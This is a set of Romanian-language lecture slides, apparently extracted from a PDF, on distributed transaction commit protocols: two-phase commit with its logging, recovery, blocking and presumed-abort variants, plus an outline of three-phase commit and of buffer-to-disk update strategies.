


- Un oraș se află sub asediul a două armate aliate
- Fiecare armată are un general (unul dintre ei e liderul)
- Armatelor trebuie să agreeze dacă atacă sau nu
- Comunică prin transmitere de mesaje
- Mesagerul poate fi capturat


# Comitere în două faze (2PC)

- Site-ul de unde se generează tranzacția se numește **coordonator**; celelalte site-uri pe care se execută se numesc **subordonate**.
- Atunci când tranzacția comite:
  1. Coordonatorul transmite mesajul **prepare** tuturor subordonaților.
  2. Subordonații inserează **abort** sau **prepare** în log și apoi transmit mesajul **no** sau **yes** către coordonator.
  3. Dacă coordonatorul primește **yes** de la toți subordonații, inserează **commit** în log record și transmite **commit** tuturor. Altfel, inserează **abort** în log rec și transmite **abort** tuturor.
  4. Subordonații inserează **abort/commit** în log pe baza mesajului primit, apoi transmit **done** coordonatorului.
  5. Coordonatorul scrie **end** în log după ce primește toate **done**-urile.

# Comitere în două faze (2PC)



# Comitere în două faze (2PC)



# Comentarii asupra 2PC

- Două runde de comunicare: **votare** urmat de **terminare**. Ambele sunt inițiate de coordonator.
- Orice site poate decide eșuarea tranzacției.
- Fiecare mesaj reflectă o decizie; pentru a garanta că această decizie rezistă unor erori, ea este inserată mai întâi într-un log .
- Toate intrările în log conțin *TransactionID* și *CoordinatorID*. Comenzile abort/commit logate de către coordonator includ id-urile tuturor subordonăților.

## 2PC - Recuperarea datelor

- Dacă avem un **commit** sau **abort** logat pentru tranzacția T, dar nu este un **end**, se apelează *redo/undo* pentru T.
  - Dacă site-ul este coordonator pentru T, se vor transmite mesaje **commit/abort** către subordonați până se receptionează **done**.

## 2PC - Recuperarea datelor

- Dacă avem un **prepare** logat pentru tranzacția T, dar nu este **commit/abort**, iar site-ul este subordonat lui T.
  - se contactează coordonatorul în mod repetat pentru verificarea stării lui T, apoi se inserează **commit/abort** în log rec + redo/undo aplicat asupra lui T; se inserează **end** în log.

# 2PC - Recuperarea datelor

- Dacă nu apare nici măcar un **prepare** în log pentru T, T se va termina unilaterar
  - Acest site poate fi chiar coordonator!

## 2PC - Blocări

- Când coordonatorul pentru tranzacția T eșuează , subordonații care au votat *yes* nu se vor putea decide dacă să se termine cu *commit* sau *abort* până când coordonatorul își revine.
  - T este blocat.
  - Chiar dacă toți subordonații ar putea comunica între ei (prin extra info transmisă cu mesajul *prepare*) ei rămân blocăți până când unul din ei transmite *no*.

## 2PC - Eșuarea rețelei / a unui site

- Dacă un site nu răspunde în timpul derulării protocolului de comitere pentru tranzacția T:
  - dacă site-ul curent este coordonator pentru T, T va trebui întrerupt.
  - dacă site-ul curent este un subordonat și nu a transmis încă yes, T va trebui întrerupt.
  - dacă site-ul curent este un subordonat și a transmis yes, este blocat până când coordonatorul răspunde.

## 2PC - Observații

- Mesajul **done** e folosit pentru a informa coordonatorul că poate “ignora” o tranzacție; tranzacția T rămâne în tabela de tranzacții până aceasta receptionează toate mesajele **done**.
- Dacă coordonatorul eșuează după trimiterea mesajului **prepare** și înainte de scrierea în log a instrucțiunilor **commit/abort**, la revenire tranzacția se va termina fără succes.
- Dacă o sub-tranzacție nu modifică BD, faptul că ea se comite sau nu este *irrelevant*.


## 2PC cu eșuare dedusă

- Atunci când coordonatorul îintrerupe tranzacția T, reface contextul de dinaintea executiei lui T și o elimină imediat din tabela de tranzacții.
  - Mesajele **done** nu se mai aşteaptă; avem “eșec dedus” dacă transacția nu se află în tabela de tranzacții. Intrarea **abort** din log nu conține în acest caz numele subordonatilor.

## 2PC cu eşuare dedusă

- Subordinații nu transmit **done** la eșec
- Dacă sub-tranzacțiile nu modifică BD, acestea răspund la **prepare** cu **reader** în loc de **yes/no**.
- Coordonatorul va ignora tranzacțiile “*reader*”.
- Dacă toate sub-transacțiile sunt “*reader*” a doua fază nu este necesară.


# Protocol de comitere în trei faze (3PC)




# Recuperarea datelor într-un context nedistribuit

# Actualizarea datelor


- **Actualizare imediată:** De îndată ce s-a realizat o modificare în *buffer*, este actualizat și corespondenta paginii de date de pe disc.
- **Actualizare amânată:** Toate datele modificate în *buffer* sunt actualizate pe disc după ce execuția unei tranzacții sau a unui număr fix de tranzacții este finalizată.
- **Actualizare "in-place"** : Versiunea originală a paginii ce conține datele pe disc este suprascrisă de corespondenta sa din *buffer*.
- **Actualizare "shadow"**: Pagina de date din *buffer* nu se copiază peste corespondenta sa originală de pe disc, ci peste o copie a acesteia memorată la o adresă diferită.



